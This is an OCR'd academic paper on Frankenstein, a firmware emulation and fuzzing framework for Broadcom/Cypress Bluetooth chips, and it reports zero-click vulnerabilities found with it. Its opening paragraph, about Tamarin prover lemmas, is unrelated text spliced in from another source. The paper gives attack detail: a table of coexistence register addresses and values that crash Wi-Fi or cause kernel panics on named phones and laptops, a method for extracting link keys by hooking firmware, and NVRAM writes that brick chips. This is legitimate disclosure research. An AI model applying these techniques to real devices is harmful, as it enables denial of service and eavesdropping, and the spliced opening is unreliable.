Uniqueness and Ordering Lemmas When reasoning over executions of a protocol, the set of possible execution traces can quickly become gigantic, rendering the Tamarin prover practically incapable of proving statements. One reason for this is that in the most general case, the prover explores numerous traces that eventually—after spending considerable time building and analyzing these traces—turn out to be inconsistent with the semantics of the protocol.

To guide the proof search by allowing the prover to dismiss large sets of traces early on, we thus specify several *uniqueness lemmas* that guarantee that certain actions in a protocol can only happen once. Moreover, we specify *ordering lemmas* to impose order on actions. Together, these lemmas help Tamarin to focus on traces that can actually happen and to ignore the impossible ones as early on in the reasoning process as possible.

Frankenstein: Advanced Wireless Fuzzing to Exploit New Bluetooth Escalation Targets



Jan Ruge
Secure Mobile Networking Lab
TU Darmstadt

Jiska Classen
Secure Mobile Networking Lab
TU Darmstadt

Francesco Gringoli
Dept. of Information Engineering
University of Brescia

Matthias Hollick
Secure Mobile Networking Lab
TU Darmstadt

Abstract

Wireless communication standards and implementations have a troubled history regarding security. Since most implementations and firmwares are closed-source, fuzzing remains one of the main methods to uncover Remote Code Execution (RCE) vulnerabilities in deployed systems. Generic over-the-air fuzzing suffers from several shortcomings, such as constrained speed, limited repeatability, and restricted ability to debug. In this paper, we present *Frankenstein*, a fuzzing framework based on advanced firmware emulation, which addresses these shortcomings. *Frankenstein* brings firmware dumps "back to life", and provides fuzzed input to the chip's virtual modem. The speed-up of our new fuzzing method is sufficient to maintain interoperability with the attached operating system, hence triggering realistic full-stack behavior. We demonstrate the potential of *Frankenstein* by finding three zero-click vulnerabilities in the *Broadcom* and *Cypress* Bluetooth stack, which is used in most *Apple* devices, many *Samsung* smartphones, the *Raspberry Pis*, and many others.

Given RCE on a Bluetooth chip, attackers may escalate their privileges beyond the chip's boundary. We uncover a Wi-Fi/Bluetooth coexistence issue that crashes multiple operating system kernels and a design flaw in the Bluetooth 5.2 specification that allows link key extraction from the host. Turning off Bluetooth will not fully disable the chip, making it hard to defend against RCE attacks. Moreover, when testing our chip-based vulnerabilities on those devices, we find *BlueFrag*, a chip-independent *Android* RCE.

1 Introduction

Bluetooth is present in a lot of privacy-sensitive applications. These include headsets that we share contacts with, smartwatches, cars, medical devices, and all kinds of Internet of Things (IoT) products. Around 4.4 billion Bluetooth-enabled devices will be presumably shipped in 2020 alone, and annual device shipments are growing [11].

The overall zero-click attack surface is comparably large. For example, all *Apple* devices publicly expose connectable Bluetooth Low Energy (BLE) Generic Attribute (GATT) services whenever Bluetooth is enabled—even without prior pairing. Many devices have Bluetooth enabled by default, and quite a number of them advertise their identity [46]. Despite these identities being anonymous, an attacker might find interesting targets near airports or office buildings. Vulnerabilities are wormable, as most devices can initiate new connections.

In this work, we evaluate various attack vectors based on RCE. We consider attacks that are either compliant with the Bluetooth 5.2 specification [12], propagate into components outside of the Bluetooth chip, or brick the Bluetooth hardware. On *Broadcom* combo chips, Wi-Fi and Bluetooth run on separate Advanced RISC Machine (ARM) cores. As they share the 2.4 GHz antenna, they need to agree on access through *coexistence mechanisms*. Using coexistence, we escalate from Bluetooth into Wi-Fi components, block these, and then force reboot various devices, including the *iPhone 11*.

We gain Bluetooth zero-click RCE by systematically fuzzing those parts of the *Broadcom* firmware that can be reached prior to pairing. *Cypress* acquired parts of *Broadcom's* Bluetooth implementation in 2016 [17], and while both stacks diverged since then, they remain fuzzable and vulnerable using similar techniques. Emulation and fuzzing provide insights into an otherwise undocumented, proprietary firmware. We provide a *C* programming environment to interact with the firmware image that can test hypotheses on the firmware and narrow down the relevant code paths. Our main contributions are as follows:

- We design and implement the emulation framework *Frankenstein* to execute large portions of the firmware, including injection of raw wireless frames and interaction with the host,
- find three zero-click chip vulnerabilities, two for classic Bluetooth and one for BLE,
- find the *BlueFrag* RCE in *Android*,
- break the coexistence mechanism in Wi-Fi/Bluetooth combo chips requiring a full device reboot to restore functionality, with some devices kernel panicing,

- uncover a design flaw in the Bluetooth 5.2 specification [12] that allows attackers to extract link keys including inactive connections, and
- showcase that users cannot turn off Bluetooth as a defense on recent mobile operating systems, as the chip reset is not specified properly.

Frankenstein is publicly available on *GitHub*. The provided fuzzing examples for two Common Vulnerabilities and Exposures (CVEs) find these in a matter of seconds to a few minutes. Firmware dumps of other popular wireless systems are also good candidates to be analyzed with our solution. We were able to confirm portability of *Frankenstein* by porting it to another firmware, however, we cannot present further examples due to non-disclosure agreements.

This paper is structured as follows. Section 2 introduces attacks within Bluetooth stacks and clarifies the difference between the full-stack *Frankenstein* approach and existing wireless fuzzers. Section 3 showcases broader vulnerabilities and attack concepts that apply to Bluetooth chips of all manufacturers, including new exploitation techniques we found. Section 4 gives an overview of firmware and Bluetooth-specific internals. Based on this, we explain how *Frankenstein* works in Section 5. The identified RCEs are described in Section 6. Applicability to other firmware and vulnerability patching are discussed in Section 7. An overview of related work is given in Section 8. Section 9 concludes our findings.

2 Motivation for Frankenstein

In the following, we put the motivation for *Frankenstein* in a broader context. Thus, we explain the general attack paths within Bluetooth stacks in Section 2.1. Then, we outline how *Frankenstein* integrates into these stacks, how its full-stack capability differentiates it from other fuzzers, as well as its applicability to other firmware in Section 2.2.

More details about how to perform these attacks follow in Section 3. A technical description of *Frankenstein* is provided in Section 5. However, we recommend reading this motivation to those who are not familiar with Bluetooth and wireless fuzzing.

2.1 Bluetooth Attack Paths

Figure 1 shows the attacks uncovered with *Frankenstein*. While all attacks can be launched over-the-air, their capabilities and escalation strategies differ.

Operating System RCE The most severe attacks allow direct access to the operating system. Depending on the operating system, the Bluetooth daemon runs with limited privileges; thus, the attacker needs to escalate further. However, on most operating systems, these limited privileges include accessing files and contacts.

While vulnerabilities in the operating system are the most severe, they are the easiest to patch. All they require is an operating system update, as they are hardware-independent.

On-Chip RCE The firmware running on the Bluetooth chip can be vulnerable as well. In general, it is easier to exploit—the protection mechanisms of the Real-Time Operating System (RTOS) running on it and the chip's hardware are rudimentary compared to what modern operating systems and architectures provide. An attacker with control over the firmware can access data processed within the chip and perform specification-compliant requests to the operating system. However, to also gain code execution on the operating system, further vulnerabilities on the host stack are required.

Thus, despite high exploitability, full system compromise requires additional escalation. Nonetheless, on-chip vulnerabilities are a security risk that often remains unpatched as security fixes require patches provided by the hardware vendor that, in turn, are shipped with an operating system update.

Inter-Chip Escalation An attack path that excludes mitigation by the operating system is inter-chip escalation. On *Broadcom* chips, Bluetooth and Wi-Fi run on two separate ARM cores. However, to coordinate spectrum access by means of coexistence mechanisms, they directly communicate with each other without the operating system being involved into this. Using inter-chip escalation, a Bluetooth RCE can then escalate into Wi-Fi components.

Depending on the type of inter-chip escalation, this communication channel exists in hardware and might be unpatchable. Thus, the firmware running on both cores must mitigate against this type of attack, and the operating system drivers should take action where possible.

Within our work on *Frankenstein*, we uncover all these vulnerability types, as shown in Figure 1. The focus of *Frankenstein* is to find on-chip RCE. We show that on-chip RCE can be used to break confidentiality in a specification-compliant manner by extracting the link keys used by Bluetooth encryption. During attempts to trigger the *Frankenstein* vulnerabilities over-the-air, one of our Proofs of Concept (PoCs) triggers *BlueFrag*, an *Android* operating system RCE. Moreover, we explore inter-chip escalations and find that we can crash the Wi-Fi firmware, which, in turn, produces kernel panics on *Android* and *iOS*.

2.2 Frankenstein

Frankenstein creates a physical device snapshot and then emulates it in Quick Emulator (QEMU) to fuzz the full stack: over-the-air data is provided by a virtual modem, the emulated firmware implements thread and task switches to fuzz multiple handlers, and it attaches to a real *Linux* host. It utilizes QEMU in user mode without further customizations.




Figure 1: Bluetooth attacker model and *Frankenstein* integration, vulnerabilities discovered by us marked with ✸.

Chip Integration and Emulation Firmware running on a physical chip is difficult to access, monitor, and modify. *Broadcom* provides vendor-specific commands that can be used to extract firmware from the ROM. Moreover, the ROM can be temporarily patched with breakpoints, the so-called *Patchram* mechanism. The *InternalBlue* experimentation framework enables ROM extraction and patching [35].

The *Patchram* mechanism and monitoring on the hardware itself are very limited. Even with an over-the-air Software-Defined Radio (SDR) fuzzer, which would require to re-implement all the logic and formats defined in the 3256 pages of the Bluetooth specification, analyzing the results would be infeasible. Thus, *Frankenstein* fuzzes the firmware in emulation. This provides higher speed than over-the-air fuzzing and enables coverage feedback through QEMU.

Emulating a firmware dump comes with various challenges. These include memory map generation, chip state extraction including hardware registers, and working with only partial symbols. The common approach to handle these challenges is to reverse-engineer firmware in order to identify protocol parsers that pose a potential zero-click attack surface. Then, these specific protocol handlers can be manually analyzed or automatically fuzzed. However, *Frankenstein* emulates and fuzzes the firmware as a whole—including a virtual modem for input generation and the ability to attach it to the *Linux BlueZ* Bluetooth stack. Internally, this requires the implementation of interrupt handling and thread switches.

Instead of using the emulator for most of these tasks, *Frankenstein* applies these features as *C* hooks within the firmware. This enables running a selection of these hooks on the physical chip, such as *Frankenstein* heap sanitizer.

Full-Stack Approach The virtual modem and the ability to interact with an operating system mean that *Frankenstein* triggers realistic full-stack behavior. For example, *Frankenstein* generates various pairing dialogs on an *Ubuntu* desktop installation when fuzzing the Link Management Protocol (LMP). In fact, we uncover one complex vulnerability during device scanning, where the host asks for an Extended Inquiry Response (EIR), and the over-the-air reply triggers the bug. The EIR issue is triggered by a specification-compliant message flow, meaning that it works on both *Android* and *Linux* hosts.

Frankenstein is not only faster than over-the-air fuzzing, but our measurements show that it also provides significantly higher hooking performance than the state-of-the-art *Unicorn* engine [48]. This speedup is required for the full-stack capability. If the fuzzer is too slow and runs into timeouts of the operating system driver or cannot handle interrupts and thread switches properly, attaching it to a host is impossible.

In principle, *Frankenstein* could also be attached to other operating systems that support running QEMU locally. As of June 2020, we are working on adding further operating systems.

Another, more complex application would be to replace the

virtual modem with an SDR. While this would only be possible with a high-speed variant that supports at least 80 MHz bandwidth, this would result in a fully software-controllable Bluetooth stack starting at the physical layer. Current SDR-based Bluetooth implementations primarily support physical-layer decoding but do not provide a full stack.

Portability The main focus of this paper is the emulation of the *CYW20735* Bluetooth evaluation board. This board runs on an ARM *Cortex M4* [19]. The underling RTOS is *ThreadX* [22]. A more technical description of similar platforms is provided in Section 7.1.

Frankenstein requires custom hooks inside the firmware. Not accounting for Bluetooth-specific hooks, supporting interrupts and thread switches on ARM with *ThreadX* are approximately 100 custom hooks.

As of June 2020, *Frankenstein* also partially supports the *CYW20819* evaluation board as well as the *Samsung Galaxy S10/S20* firmware. For the latter, no symbols are available at all. However, symbols are required only for the hooks. The emulation itself runs without symbols as it simply interprets and executes binary code based on an initial state—thus, identifying all relevant functions is sufficient. Moreover, we used *Frankenstein* for a non-public project that is not a *Broadcom* or *Cypress* Bluetooth chip. Although this additional project is non-public, we pushed all code changes that enable easier integration of new projects to *GitHub*.

3 RCE-enabled Bluetooth Attacks

In this section, we present various novel attack scenarios enabled by on-chip Remote Code Execution (RCE). Details on how we found and exploited on-chip RCE in the first place are provided in Section 6. Our attacks are practical and apply to the specification, a wide variety of operating systems, or also affect the chips other than *Broadcom*.

A specification-compliant attack to extract link keys is described in Section 3.1. Bluetooth capabilities are typically combined with Wi-Fi within one chip, and with LTE on the same smartphone. We exploit this fact to escalate into the Wi-Fi chip component and cause kernel panics across various smartphone models and outline how to lower LTE performance in Section 3.2. An attacker might be able to brick Bluetooth chips forever, as shown in Section 3.3. In general, it is hard to defend against RCE, as turning off Bluetooth is not guaranteed to reset the chip's memory (see Section 3.4).

This section only discusses on-chip attacks and inter-chip escalations, as these attacks have a potential lifetime of multiple operating system major releases. Escalations into the operating system are highly platform-dependent and rather short-lived. Nonetheless, such escalations pose a significant threat, which has already been demonstrated as an attack for the *Broadcom* Wi-Fi implementation [1, 5, 6]. Since the *iPhone XS*, the Host Controller Interface (HCI) is attached via Peripheral Component Interconnect Express (PCIe), exposing similar escalation targets.

3.1 Link Key Extraction

During initial pairing between two devices, a link key is negotiated. It will ensure the security of all follow-up connections between the two paired devices. If the link key of a user's headset leaks, an attacker can listen to calls and access the user's phone book. Paired keyboards and mice can generate arbitrary input or be eavesdropped. *Smart Lock*, introduced in *Android 5* and still present in *Android 10* [30], enables users to unlock their smartphone with nearby paired devices.

A Bluetooth implementation can either hold the link keys within the controller or on the host. The *Broadcom* chip has no permanent storage except the ROM. Thus, the host stores link keys for all connections. According to the Bluetooth specification [12, p. 1948], the controller can ask the host for a link key associated with a Media Access Control (MAC) address. The host will send back different message types depending on whether it has a link key for a requested MAC address. This separation into two message types simplifies exploitation. For example, an attacker can hook the reply function inside the *Broadcom* chip to copy the link key to the global device name variable. Reusing existing firmware functions makes this patch require around 128 B in practice [16].

The ability of the controller to request any encryption key differs a lot from other wireless standards. It is very specific to Bluetooth, because the simple pairing concept of Trust On First Use (TOFU) also means that there is no additional verification by certificates or other external dependencies. In contrast to existing attacks on pairing and key negotiation [2, 8], our link key extraction does *not* require an active Machine-in-the-Middle (MITM) setup, but RCE.

Our tests on real devices showed that even the link key for inactive connections could be requested. As a link key extraction countermeasure, the host should only return link keys if proper HCI messages were exchanged previously. For example, *BTstack* only copies the link key if it has an active connection [10]. Moreover, the stack should introduce a short delay in link key request replies to prevent MAC address brute-force attacks.

However, this attack can only be made harder, but cannot be prevented completely while keeping the host's implementation Bluetooth specification-compliant. As any proper mitigation would break compatibility with the current specification, including the whole TOFU concept that enables Bluetooth pairing without certificate checks, we did not report this issue to the Bluetooth SIG but only to the vendors. In general, vendors are aware of this—*Apple* even designed *MagicPairing* to secure pairing of their proprietary Bluetooth peripherals and integrate them into *iCloud* [27].

Table 1: Exploiting Wi-Fi through Bluetooth coexistence on combo chips (*CVE-2019-15063*).

Chip	Device	OS	Build Date	Address	Value	Effect
BCM4335C0	Nexus 5	Android 6.0.1	Dec 11 2012	`0x650440`, `0x650600`	`0x00`	Disconnects from 2.4 GHz and 5 GHz Wi-Fi, Wi-Fi can be re-connected.
BCM4345B0	iPhone 6	iOS 12.4	Jul 15 2013	`0x650000`–`0x6507ff`		Disables 2.4 GHz Wi-Fi until restarting Bluetooth.
BCM4345C0	Raspberry Pi 3+/4	Raspbian Buster	Aug 19 2014	`0x650000`–`0x6507ff`	Random	Full and partial Wi-Fi crashes, including Secure Digital Input Output (SDIO), ability to scan for Wi-Fis, speed reduction. Reboot required to restore functionality.
BCM4358A3	Nexus 6P	Android 7.1.2	Oct 23 2014	`0x650000`–`0x6507ff`		Disables all Wi-Fi until restarting Bluetooth.
BCM4358A3	Samsung Galaxy S6	Lineage OS 14.1	Oct 23 2014	`0x650000`–`0x6507ff`		Disables all Wi-Fi until restarting Bluetooth.
BCM4345C1	iPhone SE	iOS 12.4–13.3.1	Jan 27 2015	`0x650200`	`0xff`	Kernel panic, resulting in a reboot.
BCM4355C0	iPhone 7	iOS 12.4–13.3.1	Sep 14 2015	`0x650200`		Kernel panic, resulting in a reboot.
BCM4347B0	Samsung Galaxy S8	Android 8.0.0	Jun 3 2016	`0x650200`		Disables 2.4 GHz and 5 GHz Wi-Fi, kernel panic and reboot when re-enabling Wi-Fi.
BCM4347B0	Samsung Galaxy S8	LineageOS 16.0	Jun 3 2016	`0x650200`		Temporarily disables 2.4 GHz and 5 GHz Wi-Fi, freezes system for a couple of seconds when re-enabling Wi-Fi.
BCM4347B1	iPhone 8/X/XR	iOS 12.4–13.3.1	Oct 11 2016	`0x650200`		Kernel panic, resulting in a reboot.
BCM4375B1	Samsung Galaxy S10/S10e/S10+	Android 9	Apr 13 2018	`0x650200`		Disables 2.4 GHz and 5 GHz Wi-Fi. Reboot required to re-enable Wi-Fi.
BCM4377B3	MacBook Pro/Air 2019–2020	macOS 10.15.1–10.15.5	Feb 28 2018	`0x650400`		Kernel panic, resulting in a reboot.
BCM4378B1	iPhone 11	iOS 13.3	Oct 25 2018	`0x650400`		Kernel panic, resulting in a reboot.

3.2 Inter-Chip Escalation (*CVE-2019-15063*)

In the following, we analyze possibilities to escalate from Bluetooth into further wireless components. This is possible because Wi-Fi and Bluetooth are combined in the same chip, and reside with LTE on the same smartphone. On *Broadcom* Wi-Fi/Bluetooth combo chips, each protocol runs on a separate ARM core, but they share parts of the transceiver. They have a common interface to communicate their needs, which we exploit to shut down Wi-Fi persistently. The operating system cannot prevent this type of inter-chip escalation.

Coexistence between Bluetooth and Wi-Fi is usually realized by applying an Adaptive Frequency Hopping (AFH) channel map [12, p. 289], which can blacklist overlapping 2.4 GHz channels. Vendors can implement proprietary coexistence additions for better performance [12, p. 290]. Simply blacklisting channels is not sufficient on *Broadcom* Bluetooth combo chips—they add their own Enhanced Coexistence Interface (ECI) protocol. ECI optimizes priorities for different types of Wi-Fi and Bluetooth packets. Each protocol stack collaboratively waits for the other, depending on the scenario.

Our practical tests disabling coexistence confirm that *Broadcom* combo chip performance highly depends on it. When streaming a video and simultaneously listening to it with Bluetooth headphones, the video stutters while the sound is playing for a few seconds, and then the sound stops while the video continues buffering. This means, as a countermeasure against attacks on coexistence, *Broadcom* cannot simply disable it. 2.4 GHz Wi-Fi and Bluetooth would block each other significantly, even without any attacker being present.

Coexistence implementations vary a lot between chips. While there are different implementations, firmware compiled between 2012 and 2018[1] map coexistence registers to the same memory area. We crash or practically disable Wi-Fi by writing to those registers via Bluetooth, as listed in Table 1. Often, it is impossible to re-enable Wi-Fi, and the device needs to be rebooted to restore functionality. The *Samsung Galaxy S8* stock ROM tries to re-enable Wi-Fi five times until rebooting with a soft kernel panic. When installing a *LineageOS 16.0* unofficial nightly build from August 30 2019, and performing the same attack on the *Samsung Galaxy S8*, the log shows errors related to `WifiHAL`. While *LineageOS 16.0* does not reboot, the screen is still freezing for a couple of seconds, then turns off and leaves the user at the lock screen. We also observed a kernel panic on the *iPhone SE*, *7*, *8/X/XR*, and *11* related to a kernel mutex and `AppleBCMWLANBusInterfacePCIe`.

In general, coexistence can also be disabled in other ways, such as ignoring callbacks with channel blacklistings or packet transmission requests. The attack also works the other way round—we produced a Wi-Fi firmware that never allows Bluetooth to transmit on the *Nexus 5* with *Nexmon* [41].

Coexistence for shared or co-located antennas is also an issue across vendors. Various frequency bands of technologies used within one device are likely to interfere with Bluetooth, including LTE bands 40 and 7 uplink close to the 2.4 GHz band. In addition to those direct neighbors, harmonics can also interfere. Advanced measurement setups in shielded chambers allow measuring the exact interference within a given device [20].

Vendor-independent solutions enable coexistence between Bluetooth, Wi-Fi, and LTE chips. The Bluetooth specification

[1] Chips require at least a year to appear in the wild, and this is the newest firmware we had access to as of June 2020. The latest *iPhone SE2*, *MacBook Pro 2020*, and *Samsung Galaxy S20* all use firmware dating back to 2018.

outlines a generic Mobile Wireless Standards (MWS) scheme for coexistence with both LTE and Wi-Fi [12, p. 3227ff]. *Broadcom* implements all MWS HCI commands the specification proposes, along with vendor-specific additions. This enables LTE coexistence with chips of different manufacturers, such as *Intel* or *Qualcomm*. Since MWS coexistence is coupled less tightly to the hardware than ECI, we assume that tampering with MWS commands only leads to performance degradation, but no kernel panics. Performance issues highly depend on the chip-internal implementations as well as physical aspects such as the frequency and antenna location.

Indeed, MWS is used on *iPhones*. The `WirelessRadio Managerd` manages coexistence between LTE, Bluetooth, and Wi-Fi. We can observe MWS messages on various *iPhone* models. In contrast, we could not see any MWS messages on the *Samsung Galaxy S8* and *S10e*.

3.3 Bricking Hardware

At first sight, *Broadcom's* memory layout seems unbrickable. Firmware is stored in ROM, and patches are temporarily applied in Patchram. After a hard reset, all changes are gone. Though, there is a Non-Volatile Random-Access Memory (NVRAM) section that should only be written during manufacturing. It contains a per-device configuration like the MAC address and crystal trimming information.

The *WICED Studio* documentation warns users about writing to NVRAM slots below `0x200`. The *WICED* Hardware Abstraction Layer (HAL) only accepts higher slots. An attacker can skip this HAL safety mechanism and directly call the `nvram_write` function. We did not want to brick our Bluetooth devices, yet our experiments writing to NVRAM bricked one *Broadcom* Wi-Fi evaluation board.

While it might still be possible to recover a device to a non-bricked state, this requires system-level access to the Bluetooth controller. On a smartphone, this implies either a patch issued by the manufacturer or the user taking control over the device to unbrick Bluetooth. The latter is an obstacle on *iPhones*, which require to be jailbroken for this, and *Samsung* devices, which flip the *Knox* bit once rooted.

3.4 Ineffective Defense: Disabling Bluetooth

On recent mobile operating systems, turning off Bluetooth via the advanced settings menu will not turn the chip off. This is counter-intuitive because active connections to other devices are lost. We test RCE persistence by checking if memory is reset and timers continue running. The underlying flaw is in the Bluetooth specification, which allows a soft reset.

3.4.1 HCI Reset

According to the Bluetooth 5.2 specification, the `HCI_Reset` command will not necessarily perform a hardware reset [12, p. 2077]. On the *CYW20735* evaluation board, only some timers, current connections, link manager queues, and similar information are reset. No full hardware reset is performed.

3.4.2 Testing Chip Hard Reset

We analyze if a device was appropriately reset. On *Broadcom* and *Cypress* firmware, a `bootcheck` memory area is written during a hard `__reset` of any device under test. We insert custom values into this area. If they stay persistent, we know that no hard reset took place. This approach excludes that memory is persistent due to cold boot effects [47]. Moreover, timer registers can be used to confirm the hardware state. We issue `HCI_Reset` commands on chips ranging from 2012 to 2018. Indeed, the `bootcheck` memory area is never reset.

3.4.3 iOS Devices

On *iOS 12* and *13* devices, including *iOS 13.5*, the Bluetooth chip is neither hard reset when Bluetooth is disabled nor in flight mode. Under some circumstances, like a firmware crash, a hard reset can happen. When Bluetooth is disabled via the settings menu, we can still connect to other devices when issuing commands on the chip. Executing commands on the chip and getting HCI events passed to the host for processing connection establishments requires `btwake` to be active. We believe this to not be a showstopper when facing RCE, since it is implemented as interrupt on the firmware and can be reconfigured. Communication with the host is not necessarily required when adding functions inside the firmware to handle over-the-air requests.

While Bluetooth is enabled on an *iPhone*, it can be found using BLE device scanning. The MAC address is randomized, but an attacker can connect and request the firmware version. BLE advertisements contained a device name in *iOS 12* [46], which has been fixed in *iOS 13*. However, this anonymity does not stop attackers, as Bluetooth requires proximate targets either way. Moreover, Bluetooth has become an even more integral part of *iOS 13* due to features like *Find My* [3].

3.4.4 Android Devices

In contrast to *iOS*, *Android 8* and *9* on a *Samsung Galaxy S8* as well as *Android 9* and *10* on a *Samsung Galaxy S10e* will disable and hard reset Bluetooth in flight mode. However, when not in flight mode, the Bluetooth chip will not be reset by turning off Bluetooth. The latest version we tested is *Android 10* on the March 2020 patch level. This behavior does not change when disabling location services. Whenever a user turns off Bluetooth, only BLE and classic scanning for devices are disabled. No `HCI_Reset` is issued. It is still possible to connect to other devices.

Android 6 on a *Nexus 5* resets memory contents and also reloads the firmware patch file with each Bluetooth restart.

4 Proprietary Firmware Internals

Understanding firmware internals is essential to master emulation and find on-chip RCE vulnerabilities. Figure 2 depicts firmware internals, which we explain top-down in the following. The details described in this section were discovered and analyzed using the emulation techniques described later in Section 5. Our analysis is based on the *Cypress CYW20735* evaluation board and its firmware [18], which was shipped with partial symbols in the *WICED Studio 6.2* toolsuite [35]. For this firmware, no public documentation or source code is available.

4.1 Interaction Between Host and Controller

In Bluetooth terminology, the host is the operating system, and the controller is the chip running the firmware. A host communicates with the controller using the HCI. In the case of the *CYW20735* chip, HCI is sent via Universal Asynchronous Receiver Transmitter (UART) to the host. Data is sent via the same interface using Asynchronous Connection-Less (ACL) and Synchronous Connection-Oriented (SCO) packets. Data does not require any interpretation by the Link Manager (LM).

4.2 ThreadX

The firmware is based on *ThreadX*, a RTOS optimized for embedded devices [22]. *ThreadX* implements threads, events, queues, semaphores, and dynamic memory. The firmware uses several threads, such as the LM, UART state machine, and a special idle thread. Each thread implements a main loop, waiting for events to be processed. When an event for a waiting thread is created, a context switch is performed. Those events are mainly used for inter-thread communication, i.e., pass an HCI packet from the LM to the UART state machine. If all events are processed, the firmware enters an idle state. At this point, new events are only generated by interrupts, such as UART, the Bluetooth Core Scheduler (BCS), or timers.

4.3 Bluetooth Core Scheduler

The BCS is a separate component, handling time-critical Bluetooth events. The interrupt handler `bluetoothCoreInt_C` calls it every 312.5 µs. This timing is the smallest unit of the Bluetooth clock and corresponds to ½ slot length [12, p. 415]. The BCS kernel holds a pool of various tasks, whereas only a single task can be active at any point in time. Tasks implement ACL, device inquiry, paging, and more. They directly access the hardware packet buffer and registers holding packet information. For classic Bluetooth, which supports higher throughput rates than BLE, the packet buffer is mapped into RAM using a Direct Memory Access (DMA) mechanism. On reception, the packet is copied to dynamic memory and handed to the corresponding thread.

5 The Frankenstein Framework

We call our firmware emulation framework *Frankenstein* because it modifies a firmware image to bring it back to life in a different environment. Snapshots of the state of the physical hardware during normal operation can be integrated and ported to the emulated environment. In the following, we showcase the capabilities of our approach on the *CYW20735* Bluetooth controller. However, other firmwares are also supported. The emulated virtual Bluetooth chip can even be attached to a sophisticated operating system like *Linux*, but in principle also to other operating systems that support UART Bluetooth, such as *macOS*. All steps to revive the *CYW20735* firmware are explained in the following.

5.1 Bringing Firmware Images Back to Life

Emulation either requires firmware initialization or a clean memory snapshot containing all registers. Memory snapshots simplify the process for complex firmware. Initially, it might be undocumented how memory is mapped. Thus, *Frankenstein* comes with a `map_memory` hook that overwrites the ARM memory fault handler and sweeps through the whole address range. Once the memory map is known, a snapshot of the memory is obtained from a physical device by executing an `xmit_state` hook, which can be placed within arbitrary functions. The `xmit_state` hook pauses interrupts and disables the watchdog while copying all memory via HCI, which takes several minutes. Since snapshot hooks are placed within functions, the snapshot state is comparably deterministic. For example, snapshots can be taken while the chip has an active connection within a selected protocol handler.




Figure 2: *Broadcom/Cypress* Bluetooth firmware internals.




Figure 3: Reassembling the firmware image and live snapshot to an executable ELF file.

